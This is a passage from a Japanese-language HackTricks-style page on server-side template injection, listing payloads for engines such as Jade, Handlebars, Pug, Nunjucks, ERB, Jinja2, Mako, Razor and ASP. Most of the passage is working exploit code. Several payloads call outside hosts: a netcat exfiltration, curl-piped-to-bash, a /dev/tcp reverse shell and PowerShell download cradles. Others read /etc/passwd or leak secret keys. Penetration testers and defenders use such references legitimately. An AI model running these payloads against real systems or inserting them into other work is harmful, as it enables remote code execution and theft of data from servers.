$t->parse('authorline_ref', 'authorline', true);
}

//finish and echo
echo $t->finish($t->parse('OUT', 'authors'));
?>
詳細情報
その他の PHP
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*u4h8gWhE8gD5zOtiDQalqw.jpeg
Jade (NodeJS)
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
詳細情報
- https://portswigger.net/research/server-side-template-injection の Jade セクション
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade–codepen
patTemplate (PHP)
patTemplate は、ドキュメントを複数の部分に分割するために XML タグを使用する、コンパイルを行わない PHP テンプレートエンジンです。
<patTemplate:tmpl name="page">
This is the main page.
<patTemplate:tmpl name="foo">
It contains another template.
</patTemplate:tmpl>
<patTemplate:tmpl name="hello">
Hello {NAME}.<br/>
</patTemplate:tmpl>
</patTemplate:tmpl>
詳細情報
Handlebars (NodeJS)
Path Traversal (詳細は here).
curl -X 'POST' -H 'Content-Type: application/json' --data-binary $'{\"profile\":{"layout\": \"./../routes/index.js\"}}' 'http://ctf.shoebpatel.com:9090/'
- = エラー
- ${7*7} = ${7*7}
- なし
{{#with "s" as |string|}}
{{#with "e"}}
{{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
{{this.pop}}
{{this.push "return require('child_process').exec('whoami');"}}
{{this.pop}}
{{#each conslist}}
{{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
{{/with}}
{{/with}}
{{/with}}
{{/with}}

URLencoded:
%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0D%0A%20%20%7B%7B%23with%20%22e%22%7D%7D%0D%0A%20%20%20%20%7B%7B%23with%20split%20as%20%7Cconslist%7C%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epush%20%28lookup%20string%2Esub%20%22constructor%22%29%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%23with%20string%2Esplit%20as%20%7Ccodelist%7C%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epush%20%22return%20require%28%27child%5Fprocess%27%29%2Eexec%28%27whoami%27%29%3B%22%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%23each%20conslist%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%23with%20%28string%2Esub%2Eapply%200%20codelist%29%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%2Feach%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%7B%7B%2Fwith%7D%7D%0D%0A%7B%7B%2Fwith%7D%7D
詳細情報
JsRender (NodeJS)
| テンプレート | 説明 |
|---|---|
| 出力を評価してレンダリングする | |
| HTML エンコードされた出力を評価してレンダリングする | |
| コメント | |
| および | コードを許可する(デフォルトで無効) |
- = 49
クライアントサイド
{{:%22test%22.toString.constructor.call({},%22alert(%27xss%27)%22)()}}
サーバーサイド
{{:"pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd').toString()")()}}
詳細情報
PugJs (NodeJS)
#{7*7} = 49#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('touch /tmp/pwned.txt')}()}#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('curl 10.10.14.3:8001/s.sh | bash')}()}
サーバーサイドレンダリングの例
var pugjs = require("pug")
home = pugjs.render(injected_page)
詳細情報
NUNJUCKS (NodeJS)
- {{7*7}} = 49
- {{foo}} = 出力なし
- #{7*7} = #{7*7}
- {{console.log(1)}} = エラー
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')"
)()
}
}
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/10.10.14.11/6767 0>&1\"')"
)()
}
}
詳細情報
NodeJS の式サンドボックス (vm2 / isolated-vm)
一部のワークフロービルダーは、Node サンドボックス(vm2, isolated-vm)内でユーザー制御の式を評価しますが、式のコンテキストが this.process.mainModule.require を露出したままになっていることがあります。これにより、攻撃者は child_process をロードして、専用の “Execute Command” ノードが無効化されている場合でも OS コマンドを実行できます:
={{ (function() {
const require = this.process.mainModule.require;
const execSync = require("child_process").execSync;
return execSync("id").toString();
})() }}
その他の NodeJS
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*J4gQBzN8Gbj0CkgSLLhigQ.jpeg
 (1) (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*jj_-oBi3gZ6UNTvkBogA6Q.jpeg

ERB (Ruby)
{{7*7}} = {{7*7}}${7*7} = ${7*7}<%= 7*7 %> = 49<%= foobar %> = Error
<%= system("whoami") %> #Execute code
<%= Dir.entries('/') %> #List folder
<%= File.open('/etc/passwd').read %> #Read file

<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines()  %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
詳細情報
- [https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#ruby]

Slim (Ruby)
{ 7 * 7 }
{ %x|env| }
詳細情報

その他の Ruby
.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*VeZvEGI6rBP_tH-V0TqAjQ.jpeg
.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*m-iSloHPqRUriLOjpqpDgg.jpeg
Python
以下のページを参照して、pythonでarbitrary command execution bypassing sandboxesに関するトリックを学んでください:
Tornado (Python)
{{7*7}} = 49${7*7} = ${7*7}{{foobar}} = Error{{7*'7'}} = 7777777
{% raw %}
{% import foobar %} = Error
{% import os %}

{% import os %}
{% endraw %}


{{os.system('whoami')}}
{{os.system('whoami')}}
詳細情報
Jinja2 (Python)
Jinja2はPython向けの高機能なテンプレートエンジンです。完全なunicodeサポートがあり、オプションで統合されたサンドボックス実行環境を備え、広く使われておりBSDライセンスです。
{{7*7}} = Error${7*7} = ${7*7}{{foobar}} Nothing{{4*4}}[[5*5]]{{7*'7'}} = 7777777{{config}}{{config.items()}}{{settings.SECRET_KEY}}{{settings}}<div data-gb-custom-block data-tag="debug"></div>
{% raw %}
{% debug %}
{% endraw %}


{{settings.SECRET_KEY}}
{{4*4}}[[5*5]]
{{7*'7'}} would result in 7777777
Jinja2 - テンプレート形式
{% raw %}
{% extends "layout.html" %}
{% block body %}
<ul>
{% for user in users %}
<li><a href="{{ user.url }}">{{ user.username }}</a></li>
{% endfor %}
</ul>
{% endblock %}
{% endraw %}
RCE not dependant from __builtins__:
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}

# Or in the shotest versions:
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
{{ namespace.__init__.__globals__.os.popen('id').read() }}
Jinjaを悪用する方法の詳細:
その他のpayloadsは https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2 にあります
Mako (Python)
<%
import os
x=os.popen('id').read()
%>
${x}
詳細情報
Other Python
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*3RO051EgizbEer-mdHD8Kg.jpeg

 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*GY1Tij_oecuDt4EqINNAwg.jpeg

Razor (.Net)
@(2+2) <= Success@() <= Success@("{{code}}") <= Success@ <=Success@{} <= ERROR!@{ <= ERRROR!@(1+2)@( //C#Code )@System.Diagnostics.Process.Start("cmd.exe","/c echo RCE > C:/Windows/Tasks/test.txt");@System.Diagnostics.Process.Start("cmd.exe","/c powershell.exe -enc IABpAHcAcgAgAC0AdQByAGkAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyAC4AMQAxADEALwB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAYQBzAGsAcwBcAHQAZQBzAHQAbQBlAHQANgA0AC4AZQB4AGUAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGEAcwBrAHMAXAB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlAA==");
.NET の System.Diagnostics.Process.Start メソッドはサーバー上で任意のプロセスを起動するために使え、これにより webshell を作成できます。脆弱な webapp の例は https://github.com/cnotin/RazorVulnerableApp で確認できます。
詳細情報
- https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/
- https://www.schtech.co.uk/razor-pages-ssti-rce/
ASP
<%= 7*7 %>= 49<%= "foo" %>= foo<%= foo %>= Nothing<%= response.write(date()) %>= <Date>
<%= CreateObject("Wscript.Shell").exec("powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.11:8000/shell.ps1')").StdOut.ReadAll() %>
詳細情報
.Net の制限を回避する方法
.NET のリフレクション機構は、ブラックリスト回避やアセンブリにクラスが存在しない場合の回避に使用できます。DLL はランタイムにロードでき、基本オブジェクトからメソッドやプロパティにアクセスできます。
DLL は次のようにロードできます:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?"))}- ファイルシステムから。{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("Load", [typeof(byte[])]).Invoke(null, [Convert.FromBase64String("Base64EncodedDll")])}- リクエストから直接。
完全なコマンド実行:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?")).GetType("System.Diagnostics.Process").GetMethods().GetValue(0).Invoke(null, "/bin/bash,-c ""whoami""".Split(","))}
詳細情報
Mojolicious (Perl)
たとえ perl であっても、Ruby の ERB のようなタグを使用します。
<%= 7*7 %> = 49<%= foobar %> = Error
<%= perl code %>
<% perl code %>
SSTI in GO

In Go’s template engine, confirmation of its usage can be done with specific payloads:
{{ . }}: データ構造の入力を表示します。例えば、Password属性を持つオブジェクトが渡されている場合、{{ .Password }}でそれを露出できる可能性があります。{{printf "%s" "ssti" }}: 文字列 “ssti” を表示するはずです。{{html "ssti"}},{{js "ssti"}}: これらは末尾に “html” や “js” を付けずに “ssti” を返すはずです。追加のディレクティブは Go のドキュメントで確認できます here.
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*rWpWndkQ7R6FycrgZm4h2A.jpeg
XSS Exploitation
text/template パッケージでは、ペイロードを直接挿入することで XSS が簡単に可能です。一方で、html/template パッケージはこの動作を防ぐためにレスポンスをエンコードします(例: {{"<script>alert(1)</script>"}} は <script>alert(1)</script> になります)。それでも、Go でのテンプレート定義と呼び出しによりこのエンコーディングを回避できます: {{define “T1”}}alert(1){{end}} {{template “T1”}}
vbnet Copy code
RCE Exploitation
RCE の悪用は html/template と text/template で大きく異なります。text/template モジュールでは任意の公開関数を直接呼び出すことが可能(“call” 値を使用)ですが、html/template では許可されていません。これらのモジュールのドキュメントは here for html/template と here for text/template にあります。
Go における SSTI による RCE では、オブジェクトのメソッドを呼び出せます。例えば、渡されたオブジェクトがコマンドを実行する System メソッドを持っていれば、{{ .System "ls" }} のように悪用できます。通常、このような悪用にはソースコードへのアクセスが必要です。例のように:
func (p Person) Secret (test string) string {
out, _ := exec.Command(test).CombinedOutput()
return string(out)
}
詳細情報
- https://blog.takemyhand.xyz/2020/06/ssti-breaking-gos-template-engine-to
- https://www.onsecurity.io/blog/go-ssti-method-research/
LESS (CSS Preprocessor)
LESSは変数、mixins、関数、および強力な@importディレクティブを追加する人気のあるCSSプリプロセッサです。コンパイル時、LESSエンジンは@importで参照されるリソースを取得し、(inline)オプションが使用されている場合、それらの内容を結果のCSSにインラインで埋め込みます。
{{#ref}} ../xs-search/css-injection/less-code-injection.md {{/ref}}
More Exploits
より多くの exploits については https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection を参照してください。興味深い tags に関する情報は https://github.com/DiogoMRSilva/websitesVulnerableToSSTI で見つかります。
BlackHat PDF
関連ヘルプ
役に立つと思われる場合は、以下をお読みください:
ツール
- https://github.com/Hackmanit/TInjA
- https://github.com/vladko312/sstimap
- https://github.com/epinna/tplmap
- https://github.com/Hackmanit/template-injection-table
Brute-Force Detection List
Auto_Wordlists/wordlists/ssti.txt at main \xc2\xb7 carlospolop/Auto_Wordlists \xc2\xb7 GitHub
参考資料
- Node expression sandbox escape via
process.mainModule.require(n8n PoC) - https://portswigger.net/web-security/server-side-template-injection/exploiting
- https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
- https://portswigger.net/web-security/server-side-template-injection
- 0xdf – HTB: Editor (XWiki SolrSearch Groovy RCE → Netdata ndsudo privesc)
- XWiki advisory –
SolrSearchRSS Groovy RCE (GHSA-rr6p-3pfg-562j / CVE-2025-24893)
Tip
AWSハッキングを学び、実践する:
GCPハッキングを学び、実践する:HackTricksをサポートする
- サブスクリプションプランを確認してください!
- **💬 Discordグループまたはテレグラムグループに参加するか、Twitter 🐦 @hacktricks_liveをフォローしてください。
- HackTricksおよびHackTricks CloudのGitHubリポジトリにPRを提出してハッキングトリックを共有してください。